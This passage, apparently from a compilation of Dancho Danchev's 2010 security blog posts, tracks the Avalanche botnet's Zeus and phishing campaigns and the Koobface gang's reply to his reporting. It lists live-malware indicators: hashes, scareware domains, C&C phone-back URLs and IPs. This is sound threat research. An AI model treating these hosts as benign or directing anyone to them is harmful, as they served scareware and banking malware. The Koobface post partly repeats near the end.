*system for deploying phishing sites and "crimeware" - malware designed specifically to automate identity theft and facilitate unauthorized transactions from consumer bank accounts. Avalanche was responsible for two-thirds (66 %) of all phishing attacks launched in the second half of 2009, and was responsible for the overall*

*increase in phishing attacks recorded across the Internet."*

The [2]**Avalanche botnet's ecosystem is described by PhishLabs** as:

- "[3]**Cutwail aka PushDo is a spamming trojan** being used to send out [4]**massive amounts of spam with links (or lures) to phishing pages** or pages that ask the users to download and run programs. Those programs invariably turn out to be instances of the [5]**Zeus/ZBot/WNSPOEM banking Trojan**. There are also unrelated criminals

*that also use Zeus Trojans to steal online banking information that are not related to this set of scams.*

*The Avalanche botnet is the middle-step between the spamming botnet and Trojans that steal banking informa-*

*tion. It is basically a hosting platform used by the attackers. Because the Avalanche bots act as a simple proxy, and there are thousands of them, it has been exceedingly difficult to shutdown the phish pages. Instead most*

*Anti-Phishing organizations have focused on shutting down the domain names that were used in the phishing*

*URLs."*

436

*One of the most notable facts about the botnet, is their persistent interaction with the **[6]TROYAK-AS cybercrime-friendly ISP**, where they used to host a huge percentage of their Zeus C &Cs, next to the actual client-side exploit serving iFrame domains/IPs, found on each and every of their phishing pages. The following chronology, exclusively details their client-side exploits/Zeus crimeware serving campaigns.*

***The Avalanche Botnet's Zeus crimeware/client-side exploit serving campaigns, in chronological order:***

*[7]Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild*

*[8]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild*

*[9]IRS/PhotoArchive Themed Zeus/Client-Side Exploits Serving Campaign in the Wild*



*[10]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild*

*[11]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild*

*[12]Facebook/AOL Update Tool Spam Campaign Serving Crimeware and Client-Side Exploits*

*[13]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams*

*[14]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware*

*[15]Pushdo Injecting Bogus Swine Flu Vaccine*

*[16]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware*

*[17]Ongoing FDIC Spam Campaign Serves Zeus Crimeware*

*[18]The Multitasking Fast-Flux Botnet that Wants to Bank With You*

***Related articles on TROYAK-AS, and various cybercrime trends:***

*[19]TROYAK-AS: the cybercrime-friendly ISP that just won't go away*

*[20]AS-Troyak Exposes a Large Cybercrime Infrastructure*

*[21]The current state of the crimeware threat - Q &A*

*[22]Report: ZeuS crimeware kit, malicious PDFs drive growth of cybercrime*

*[23]Report: Malicious PDF files comprised 80 percent of all exploits for 2009*

***This post has been reproduced from [24]Dancho Danchev's blog. Follow him [25]on Twitter.***

1.

[http://www.antiphishing.org/reports/APWG\\_GlobalPhishingSurvey\\_2H2009.pdf](http://www.antiphishing.org/reports/APWG_GlobalPhishingSurvey_2H2009.pdf)

2. <http://www.phishlabs.com/blog/>

3. <http://www.zdnet.com/blog/security/cutwail-botnet-spamming-irs-unreported-income-themed-malware/4260>

4.

[http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study\\_of\\_pushdo.pdf](http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study_of_pushdo.pdf)

5. <http://www.secureworks.com/research/threats/zeus/?threat=zeus>

6. <http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html>

7. <http://ddanchev.blogspot.com/2010/03/zeus-crimewareclient-side-exploits.html>

8. <http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html>

9. <http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html>

10. <http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html>

11. <http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html>
12. <http://ddanchev.blogspot.com/2010/01/facebookaol-update-tool-spam-campaign.html>
13. <http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html>
14. <http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html>
15. <http://ddanchev.blogspot.com/2009/12/pushdo-injecting-bogus-swine-flu.html>
16. <http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html>
17. <http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html>
18. <http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html>
19. <http://www.zdnet.com/blog/security/troyak-as-the-cybercrime-friendly-isp-that-just-wont-go-away/5761>
20. [http://rsa.com/blog/blog\\_entry.aspx?id=1610](http://rsa.com/blog/blog_entry.aspx?id=1610)
21. <http://www.zdnet.com/blog/security/the-current-state-of-the-crimeware-threat-q-a/5797>
22. [http://www.zdnet.com/blog/security/report-zeus-crimeware-kit-malicious-pdfs-drive-growth-of-cybercrime/62](http://www.zdnet.com/blog/security/report-zeus-crimeware-kit-malicious-pdfs-drive-growth-of-cybercrime/62437)

437

57

23.

<http://www.zdnet.com/blog/security/report-malicious-pdf-files-comprised-80-percent-of-all-exploits-for-2009/5473>

24. <http://ddanchev.blogspot.com/>

25. <http://twitter.com/danchodanchev>

438



### ***Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"***

***(2010-05-17 21:23)***

***UPDATED Moday, May 24, 2010:*** The scareware domains/redirectors pushed by the Koobface botnet, have been

*included at the bottom of this post, including detection rates and phone back URLs.*

*On May 13th, 2010, the Koobface gang responded to my "[1]**10 things you didn't know about the Koobface***

***gang*** " post published in February, 2010, by including the following message within Koobface-infected hosts, serving bogus video players, and, of course, scareware:

- regarding this [2]article By Dancho Danchev | February 23, 2010, 9:30am PST

**1.** no connection **2.** what's reason to buy software just for one screenshot? **3.** no connection **4.** :) **5.** :) **6.** :) **7.**

it was 'ali baba & 4' originally. you should be more careful **8.** heh **9.** strange error. there're no experiments on that **10.** maybe. not 100 % sure

Ali Baba 13 may 2010

*This is the [3]**second individual message left by the botnet masters for me, and the third one in general where I'm referenced.***

*What makes an impression is their/his attempt to distance themselves/himself from major campaigns affect-*

*ing high profile U.S based web properties, fraudulent activities such as click fraud, and their/his attempt to legitimize their/his malicious activities by emphasizing on the fact that they/he are not involved in crimeware campaigns, and have never stolen any credit card details.*

**01. [4]The gang is connected to, probably maintaining the click-fraud facilitating Bahama botnet**

- Koobface gang: no connection

439



*You wish, you wish. [5]**ClickForensics** pointed it out, [6]**I confirmed it**, and at a later stage reproduced it.*

*Among the many examples of this activities, is **MD5: 0fbf1a9f8e6e305138151440da58b4f1** modifying the*

*HOSTS file on the infected PCs to [7]**redirect all the Google and Yahoo search traffic to 89.149.210.109** , whereas, in [8]**between phoning back** to well known [9]**Koobface scareware C &Cs** at the time, such as 212.117.160.18, and **urodinam .net/8732489273.php** at the time.*

*In May, 2010, parked on the very same IP to which **urodinam.net (91.188.59.10)** is currently responding to, is an active [10]**client-side exploits serving campaign** using the YES malware exploitation kit (**1zabslwvn538n4i5tcjl.com** -*

*Email: michaeltycoon@gmail.com).*

*I can go on forever.*

**02. [11]Despite their steady revenue flow from sales of scareware, the gang once used trial software to take a screenshot of a YouTube video**

*- Koobface gang: what's reason to buy software just for one screenshot?*

440

*No reason at all, I guess that's also the reason behind the temporary change in [12]**scareware URIs to include GREED within the file name.***

**03. [13]The Koobface gang was behind the malvertising attack the hit the web site of the New York Times**

**in September**

*- Koobface gang: no connection*

*You wish, you wish.*

*In fact, several of the recent high-profile malvertising campaigns that targeted major Web 2.0 properties, can be also traced back to their infrastructure. Now, whether they are aware of the true impact of the malvertisement campaign, and whether they are intentionally pushing it at a particular web site remains unknown.*

*The fact is that, the exact [14]**same domain that was used in the NYTimes redirection, was also back then embedded on all of the Koobface infected hosts, in order to serve scareware.***

**04.**

***[15]The gang conducted a several hours experiment in November, 2009 when for the first time ever client-side exploits were embedded on Koobface-serving compromised hosts***

*- Koobface gang: :)*

*He who smiles last, smiles best.*

***05. [16]The Koobface gang was behind the massive (1+ million affected web sites) scareware serving cam-***

***paign in November, 2009***

*- Koobface gang: :)*

*Since they're admitting their involvement in point 5, they also don't know/forget that one of the many ways*

*the [17]**connection between the Koobface gang and massive blackhat SEO campaign** was established in exactly the same way as the one in their involvement in the NYTimes malvertising campaign. Convenient denial of involvement*

*in high-profile campaigns means nothing when collected data speaks for itself.*

## **06. [18]The Koobface Gang Monetizes Mac OS X Traffic through adult dating/Russian online movie market-**

**places**

- Koobface gang: :)

*Read more on the practice - "[19]**How the Koobface Gang Monetizes Mac OS X Traffic**".*

441



## **07. [20]Ali Baba and 40 LLC a.k.a the Koobface gang greeted the security community on Christmas**

- Koobface gang: it was 'ali baba & 4' originally. you should be more careful

*Since the original [21]**Ali Baba had 40 thieves with him**, not 4, the remaining 36 can be best described as the cybcrime ecosystem's stakeholders earning revenues and having their business models scaling, thanks to the*

*involvement of the Koobface botnet.*



**08. [22]The Koobface gang once redirected Facebook's IP space to my personal blog**

- Koobface gang: heh

Read more on the topic - " [23]**Koobface Botnet Redirects Facebook's IP Space to my Blog** ".

**09. [24]The gang is experimenting with alternative propagation strategies, such as for instance Skype**

442



- Koobface gang: strange error. there're no experiments on that

Hmm, who should I trust? [25]**SophosLabs** and [26]**TrendMicro** or the Koobface gang? SophosLabs and TrendMicro or the Koobface gang? Sophos Labs and TrendMicro or....well you get the point. Of course there isn't, now that's is publicly known it's in the works.

**10. [27]The gang is monetizing traffic through the Crusade Affiliates scareware network**

- Koobface gang: maybe. not 100 % sure

They don't know where they get all the money by being pushing scareware? How convenient.

When data and facts talk, even "Cyber Jesus" listens. Read more on the monetization model - " [28]**Koobface Botnet's Scareware Business Model** "; " [29]**Koobface Botnet's Scareware Business Model - Part Two** ".

*The Koobface botnet is currently pushing scareware through*  
***2gig-antivirus.com?mid=312 &code=4db12f &d=1***

***&s=2*** - 195.5.161.210 - Email: test@now.net.cn

443



*Parked on the same IP (195.5.161.210, AS31252, STARNET-AS StarNet Moldova) are also:*

***0web-antispyware.com*** - Email: test@now.net.cn

***12netantispy.com*** - Email: test@now.net.cn

***13netantispy.com*** - Email: test@now.net.cn

***14netantispy.com*** - Email: test@now.net.cn

***16netantispy.com*** - Email: test@now.net.cn

***1anetantispy.com*** - Email: test@now.net.cn

***1bnetantispy.com*** - Email: test@now.net.cn

***1gb-scanner.com*** - Email: test@now.net.cn

***1gig-antivirus.com*** - Email: test@now.net.cn

***1webantivirus.com*** - Email: test@now.net.cn

***20gb-antivirus.com*** - Email: test@now.net.cn

***2gb-scanner.com*** - Email: test@now.net.cn

***2gig-antivirus.com*** - Email: test@now.net.cn

444

**2mb-scanner.com** - Email: test@now.net.cn

**2web-antispy.com** - Email: test@now.net.cn

**2webantivirus.com** - Email: test@now.net.cn

**30gb-antivirus.com** - Email: test@now.net.cn

**3gb-scanner.com** - Email: test@now.net.cn

**3gig-antivirus.com** - Email: test@now.net.cn

**3mb-scanner.com** - Email: test@now.net.cn

**3web-antispy.com** - Email: test@now.net.cn

**3web-antispyware.com** - Email: test@now.net.cn

**3webantivirus.com** - Email: test@now.net.cn

**40gb-antivirus.com** - Email: test@now.net.cn

**4gb-scanner.com** - Email: test@now.net.cn

**4gig-antivirus.com** - Email: test@now.net.cn

**4mb-scanner.com** - Email: test@now.net.cn

**4web-antispy.com** - Email: test@now.net.cn

**4webantivirus.com** - Email: test@now.net.cn

**50gb-antivirus.com** - Email: test@now.net.cn

**5gb-scanner.com** - Email: test@now.net.cn

**5gig-antivirus.com** - Email: test@now.net.cn

**5mb-scanner.com** - Email: test@now.net.cn

**5web-antispy.com** - Email: test@now.net.cn

**5webantivirus.com** - Email: test@now.net.cn

**60gb-antivirus.com** - Email: test@now.net.cn

**6mb-scanner.com** - Email: test@now.net.cn

**6web-antispy.com** - Email: test@now.net.cn

**7web-antispyware.com** - Email: test@now.net.cn

**aweb-antispyware.com** - Email: test@now.net.cn

**awebantivirus.com** - Email: test@now.net.cn

**cwebantivirus.com** - Email: test@now.net.cn

**dwebantivirus.com** - Email: test@now.net.cn

**ewebantivirus.com** - Email: test@now.net.cn

**novascanner4.com** - Email: test@now.net.cn

- **setup.exe** - [30]Gen:Variant.Koobface.2; W32.Koobface -  
Result: 15/40 (37.5 %)

- **MalvRem\_312s2.exe** - [31]W32/FakeAlert.5!Maximus;  
Trojan.Win32.FakeAV - Result: 10/41 (24.4 %) which once  
executed phones back to:

- **s1system.com/download/winlogo.bmp** -  
91.213.157.104, AS13618, CARONET-AS - Email:  
contact@privacy-

protect.cn

- **networki10.com** - 91.213.217.106, AS42473, ANEXIA-AS  
- Email: [contact@privacy-protect.cn](mailto:contact@privacy-protect.cn)

**UPDATED: Wednesday, May 19, 2010 :**

*The current redirection taking place through the embedded link on Koobface infected hosts, takes place through:*

**www3.coantys-48td.xorg.pl** - 188.124.5.66 - AS44565,  
VITAL TEKNOLOJI

- **www1.fastsearch.cz.cc** - 207.58.177.96 - AS25847,  
SERVINT ServInt Corporation

*Detection rates:*

- **setup.exe** - [32]Win32/Koobface.NCX;  
Gen:Variant.Koobface.2 - Result: 13/41 (31.71 %)

- **packupdate\_build107\_2039.exe** -  
[33]W32/FakeAV.AM!genr; Mal/FakeAV-AX - Result: 8/41  
(19.52 %)

445



*Upon execution, the scareware sample phones back to:*

**update1.myownguardian.com** - 94.228.209.223,  
AS47869, NETROUTING-AS - Email: [gkook@checkjemail.nl](mailto:gkook@checkjemail.nl)

**update2.myownguardian.net** - 93.186.124.92, AS44565,  
VITAL TEKNOLOJI - Email: [gkook@checkjemail.nl](mailto:gkook@checkjemail.nl)

**UPDATED Moday, May 24, 2010 :**

*The following Koobface scareware domains/redirectors have been pushed*

*by the Koobface gang over the past 7 days. All of them continue using the services of **AS31252, STARNET-AS StarNet Moldova at 195.5.161.210 and 195.5.161.211.***

**0web-antispyware.com** - Email: test@now.net.cn

**12netantispy.com** - Email: test@now.net.cn

**13netantispy.com** - Email: test@now.net.cn

**14netantispy.com** - Email: test@now.net.cn

**15netantispy.com** - Email: test@now.net.cn

**16netantispy.com** - Email: test@now.net.cn

446

**1anetantispy.com** - Email: test@now.net.cn

**1bnetantispy.com** - Email: test@now.net.cn

**1cnetantispy.com** - Email: test@now.net.cn

**1dnetantispy.com** - Email: test@now.net.cn

**1eliminatemalware.com** - Email: test@now.net.cn

**1eliminatespy.com** - Email: test@now.net.cn

**1eliminatethreats.com** - Email: test@now.net.cn

**1eliminatevirus.com** - Email: test@now.net.cn

**1enetantispy.com** - Email: test@now.net.cn

**1webantivirus.com** - Email: test@now.net.cn

**1webfilter1000.com** - Email: test@now.net.cn

**1www-antispyware.com** - Email: test@now.net.cn

**1www-antivirus.com** - Email: test@now.net.cn

**20gb-antivirus.com** - Email: test@now.net.cn

**2eliminatemalware.com** - Email: test@now.net.cn

**2eliminatevirus.com** - Email: test@now.net.cn

**2web-antispy.com** - Email: test@now.net.cn

**2webantivirus.com** - Email: test@now.net.cn

**2www-antispyware.com** - Email: test@now.net.cn

**2www-antivirus.com** - Email: test@now.net.cn

**30gb-antivirus.com** - Email: test@now.net.cn

**3web-antispy.com** - Email: test@now.net.cn

**3web-antispyware.com** - Email: test@now.net.cn

**3webantivirus.com** - Email: test@now.net.cn

**3www-antispyware.com** - Email: test@now.net.cn

**3www-antivirus.com** - Email: test@now.net.cn

**40gb-antivirus.com** - Email: test@now.net.cn

**4web-antispy.com** - Email: test@now.net.cn

**4webantivirus.com** - Email: test@now.net.cn

**4www-antispyware.com** - Email: test@now.net.cn

**4www-antivirus.com** - Email: test@now.net.cn

**5web-antispy.com** - Email: test@now.net.cn

**5webantivirus.com** - Email: test@now.net.cn

**5www-antispyware.com** - Email: test@now.net.cn

**5www-antivirus.com** - Email: test@now.net.cn

**60gb-antivirus.com** - Email: test@now.net.cn

**6web-antispy.com** - Email: test@now.net.cn

**7web-antispyware.com** - Email: test@now.net.cn

**a30windows-scan.com** - Email: test@now.net.cn

**a40windows-scan.com** - Email: test@now.net.cn

**a50windows-scan.com** - Email: test@now.net.cn

**a50windows-scan.com** - Email: test@now.net.cn

**a60windows-scan.com** - Email: test@now.net.cn

**americanscanner.com** - Email: test@now.net.cn

**aresearchsecurity.com** - Email: test@now.net.cn

**awebantivirus.com** - Email: test@now.net.cn

**barracuda10.com** - Email: test@now.net.cn

**beguardsystem.com** - Email: test@now.net.cn



***beguardssystem2.com*** - Email: test@now.net.cn

***bewareofthreat.com*** - Email: test@now.net.cn

447

***bewareofydanger.com*** - Email: test@now.net.cn

***bprotectssystem.com*** - Email: test@now.net.cn

***bwebantivirus.com*** - Email: test@now.net.cn

***choclatescanner2.com*** - Email: test@now.net.cn

***cleanerscanner2.com*** - Email: test@now.net.cn

***cnn2scanner.com*** - Email: test@now.net.cn

***cprotectssystem.com*** - Email: test@now.net.cn

***cwebantivirus.com*** - Email: test@now.net.cn

***dacota4security.com*** - Email: test@now.net.cn

***defencyresearch.com*** - Email: test@now.net.cn

***defenseacquisitions.com*** - Email: test@now.net.cn

***defenseacquisitions.com*** - Email: test@now.net.cn

***defensecapability.com*** - Email: test@now.net.cn

***dprotectssystem.com*** - Email: test@now.net.cn

***dwebantivirus.com*** - Email: test@now.net.cn

***eliminatespy.com*** - Email: test@now.net.cn

***eliminatethreat.com*** - Email: test@now.net.cn

***eliminatethreats.com*** - Email: test@now.net.cn

***eprotectsystem.com*** - Email: test@now.net.cn

***ewebantivirus.com*** - Email: test@now.net.cn

***fantasticscan2.com*** - Email: test@now.net.cn

***fortescanner.com*** - Email: test@now.net.cn

***four4defence.com*** - Email: test@now.net.cn

***fprotectsystem.com*** - Email: test@now.net.cn

***house2call.com*** - Email: test@now.net.cn

***house4call.com*** - Email: test@now.net.cn

***ibewareofdanger.com*** - Email: test@now.net.cn

***iresearchdefence.com*** - Email: test@now.net.cn

***ldefenceresearch.com*** - Email: test@now.net.cn

***micro2smart.com*** - Email: test@now.net.cn

***micro4smart.com*** - Email: test@now.net.cn

***micro6smart.com*** - Email: test@now.net.cn

***necessitydefense.com*** - Email: test@now.net.cn

***nolongerthreat.com*** - Email: test@now.net.cn

***nova3-antispyware.com*** - Email: test@now.net.cn

***nova4-antispyware.com*** - Email: test@now.net.cn

***nova5-antispyware.com*** - Email: test@now.net.cn

***nova7-antispyware.com*** - Email: test@now.net.cn

***nova8-antispyware.com*** - Email: test@now.net.cn

***nova-antivirus1.com*** - Email: test@now.net.cn

***nova-antivirus2.com*** - Email: test@now.net.cn

***novascanner2.com*** - Email: test@now.net.cn

***nova-scanner2.com*** - Email: test@now.net.cn

***novascanner3.com*** - Email: test@now.net.cn

***nova-scanner3.com*** - Email: test@now.net.cn

***novascanner4.com*** - Email: test@now.net.cn

***nova-scanner4.com*** - Email: test@now.net.cn

***novascanner5.com*** - Email: test@now.net.cn

***nova-scanner5.com*** - Email: test@now.net.cn

***novascanner7.com*** - Email: test@now.net.cn

448

***nova-scanner7.com*** - Email: test@now.net.cn

***onguardsystem2.com*** - Email: test@now.net.cn

***over11scanner.com*** - Email: test@now.net.cn

***pcguardsystem2.com*** - Email: test@now.net.cn

***pcguardsystems.com*** - Email: test@now.net.cn

***pcpiscanner.com*** - Email: test@now.net.cn

***pitstopscan.com*** - Email: test@now.net.cn

***protectionfunctions.com*** - Email: test@now.net.cn

***protectionmeasure.com*** - Email: test@now.net.cn

***protectionmethods.com*** - Email: test@now.net.cn

***protectionoffices.com*** - Email: test@now.net.cn

***protectionprinciples.com*** - Email: test@now.net.cn

***protectsystema.com*** - Email: test@now.net.cn

***protectsystemc.com*** - Email: test@now.net.cn

***protectsystemd.com*** - Email: test@now.net.cn

***protectsysteme.com*** - Email: test@now.net.cn

***protectsystemf.com*** - Email: test@now.net.cn

***researchdefence.com*** - Email: test@now.net.cn

***researchysecurity.com*** - Email: test@now.net.cn

***spywarekillera.com*** - Email: test@now.net.cn

***spywarekillerc.com*** - Email: test@now.net.cn

***spywarekillerd.com*** - Email: test@now.net.cn

***spywarekillere.com*** - Email: test@now.net.cn

***spywarekillerr.com*** - Email: test@now.net.cn

***spywarekillerz5.com*** - Email: test@now.net.cn

***stainsscanner2.com*** - Email: test@now.net.cn

**stop20attack.com** - Email: test@now.net.cn

**tendefender2.com** - Email: test@now.net.cn

**thelossers2010.com** - Email: test@now.net.cn

**trivalsoftware.com** - Email: test@now.net.cn

**unstoppable2010.com** - Email: test@now.net.cn

**unstoppable2010.com** - Email: test@now.net.cn

**use6defence.com** - Email: test@now.net.cn

**viruskiller3a.com** - Email: test@now.net.cn

**viruskiller4a.com** - Email: test@now.net.cn

**viruskiller5a.com** - Email: test@now.net.cn

**viruskiller6a.com** - Email: test@now.net.cn

**webfilter100.com** - Email: test@now.net.cn

**webfilter999.com** - Email: test@now.net.cn

**winguardssystem.com** - Email: test@now.net.cn

**yourguardssystem.com** - Email: test@now.net.cn

**yourguardssystem2.com** - Email: test@now.net.cn

**z22windows-scan.com** - Email: test@now.net.cn

**z23windows-scan.com** - Email: test@now.net.cn

**z25windows-scan.com** - Email: test@now.net.cn

**z27windows-scan.com** - Email: test@now.net.cn

**zaresearchsecurity.com** - Email: test@now.net.cn

**Detection rates:**

- **setup.exe** - [34]Net-Worm:W32/Koobface.HN;  
Mal/Koobface-D - Result: 11/41 (26.83 %)

449

- **avdistr\_312.exe** - [35]Trojan.FakeAV!gen24;  
Trojan.FakeAV - Result: 8/41 (19.52 %)

Upon execution phones back to:

**s1system.com/download/winlogo.bmp** -  
91.213.157.104 - Email: contact@privacy-protect.cn

**accsupdate.com/?b=103s1** - 193.105.134.115 - Email:  
contact@privacy-protect.cn

Previous parked on 91.213.217.106, AS42473, ANEXIA-AS  
now responding to 193.105.134.115, AS42708, PORTLANE:

**networki10.com** - Email: contact@privacy-protect.cn

**winsecuresoftorder.com** - Email: contact@privacy-  
protect.cn

**time-zoneserver.com** - Email: contact@privacy-protect.cn

**1blacklist.com** - Email: contact@privacy-protect.cn

In order to understand the importance of profiling Koobface  
gang's activities, consider going their their under-

ground multitasking campaigns in the related posts.

**Related Koobface botnet/Koobface gang research:**

*[36]From the Koobface Gang with Scareware Serving Compromised Sites*

*[37]Dissecting Koobface Gang's Latest Facebook Spreading Campaign*

*[38]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova*

*[39]10 things you didn't know about the Koobface gang*

*[40]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang*

*[41]How the Koobface Gang Monetizes Mac OS X Traffic*

*[42]The Koobface Gang Wishes the Industry "Happy Holidays"*

*[43]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline*

*[44]Koobface Botnet Starts Serving Client-Side Exploits*

*[45]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style*

*[46]Koobface Botnet's Scareware Business Model - Part Two*

*[47]Koobface Botnet's Scareware Business Model - Part One*

*[48]Koobface Botnet Redirects Facebook's IP Space to my Blog*

*[49]New Koobface campaign spoofs Adobe's Flash updater*

*[50]Social engineering tactics of the Koobface botnet*

*[51]Koobface Botnet Dissected in a TrendMicro Report*

*[52]Movement on the Koobface Front - Part Two*

*[53]Movement on the Koobface Front*

*[54]Koobface - Come Out, Come Out, Wherever You Are*

*[55]Dissecting Koobface Worm's Twitter Campaign*

***This post has been reproduced from [56]Dancho Danchev's blog. Follow him [57]on Twitter.***

1. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

2. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

3. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>

4. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

5. <http://blog.clickforensics.com/?p=314>

6. <http://www.zdnet.com/blog/security/click-fraud-facilitating-bahama-botnet-steals-ad-revenue-from-google/4549?p=4549>

7. <http://www.zdnet.com/blog/security/cybercriminals-promoting-malware-friendly-search-engines/3333?p=3333>

8. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>



9. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>

10. <http://ddanchev.blogspot.com/2010/05/dissecting-mass-dreamhost-sites.html>

450

11. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

12. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scware.html>

13. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

14. <http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html>

15. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

16. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

17. <http://ddanchev.blogspot.com/2009/11/massive-scware-serving-blackhat-seo.html>

18. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

19. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>

20. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

21. [http://en.wikipedia.org/wiki/Ali\\_Baba](http://en.wikipedia.org/wiki/Ali_Baba)
22. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
23. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
24. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
25. <http://www.sophos.com/blogs/sophoslabs/v/post/7487>
26. <http://blog.trendmicro.com/new-koobface-variant-targets-skype/>
27. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>
28. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
29. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
30.  
<http://www.virustotal.com/analysis/193880563e8af90c505e3666d0714bc3f08ef6c766c14c292324d6dffe90-1274127331>
31.  
<http://www.virustotal.com/analysis/462c01a58bb0c14183b9ca29c308723229b309dc43f4be88dc0df52a5ba678ef-1274103175>

32.

<http://www.virustotal.com/analisis/43980c45a2294b28bf56deb2a0ecf6128e88443701cc452b4523ea1396e445b2-12742>

[92393](#)

33.

<http://www.virustotal.com/analisis/7251f88756fbbe7f662ad6a9a3d4ffd26a2bb6efce5e10dd9d6027ed9e513932-12742>

[92421](#)

34.

<http://www.virustotal.com/analisis/0e7c5453bfbde52ee760c91086ec12d61d67737eeceea2fdab0d063a7b582910-12747>

[32050](#)

35.

<http://www.virustotal.com/analisis/29387350103fb3b537eeaced5b7d6ad02ee123c5a992cb09fe5f2b185c741b3a-12747>

[31975](#)

36. <http://ddanchev.blogspot.com/2010/05/from-koobface-gang-with-scareware.html>

37. <http://ddanchev.blogspot.com/2010/04/dissecting-koobface-gangs-latest.html>

38. <http://ddanchev.blogspot.com/2010/03/koobface-redirectors-and-scareware.html>

39. <http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452>

40. <http://ddanchev.blogspot.com/2010/02/diverse-portfolio-of-scarewareblackhat.html>

41. <http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html>
42. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>
43. <http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html>
44. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
45. <http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html>
46. <http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html>
47. <http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html>
48. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html>
49. <http://blogs.zdnet.com/security/?p=4594>
50. [http://content.zdnet.com/2346-12691\\_22-352597.html](http://content.zdnet.com/2346-12691_22-352597.html)
51. <http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html>
52. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html>
53. <http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html>

54. <http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html>

451

55. <http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html>

56. <http://ddanchev.blogspot.com/>

57. <http://twitter.com/danchodanchev>

452



### ***Koobface Gang Responds to the "10 Things You Didn't Know About the Koobface Gang Post"***

***(2010-05-17 21:23)***

***UPDATED Today, May 24, 2010:*** The scareware domains/redirectors pushed by the Koobface botnet, have been

*included at the bottom of this post, including detection rates and phone back URLs.*

On May 13th, 2010, the Koobface gang responded to my "**[1]10 things you didn't know about the Koobface**

**gang**" post published in February, 2010, by including the following message within Koobface-infected hosts, serving bogus video players, and, of course, scareware:

- regarding this [2]article By Dancho Danchev | February 23, 2010, 9:30am PST

**1.** no connection **2.** what's reason to buy software just for one screenshot? **3.** no connection **4.** :) **5.** :) **6.** :) **7.**

it was 'ali baba & 4' originally. you should be more careful **8.** heh **9.** strange error. there're no experiments on that **10.** maybe. not 100 % sure

Ali Baba 13 may 2010

*This is the [3]**second individual message left by the botnet masters for me, and the third one in general where I'm referenced.***

*What makes an impression is their/his attempt to distance themselves/himself from major campaigns affect-*

*ing high profile U.S based web properties, fraudulent activities such as click fraud, and their/his attempt to legitimize their/his malicious activities by emphasizing on the fact that they/he are not involved in crimeware campaigns, and have never stolen any credit card details.*

**01. [4]The gang is connected to, probably maintaining the click-fraud facilitating Bahama botnet**

- Koobface gang: no connection

453



*You wish, you wish. [5]**ClickForensics** pointed it out, [6]**I confirmed it**, and at a later stage reproduced it.*

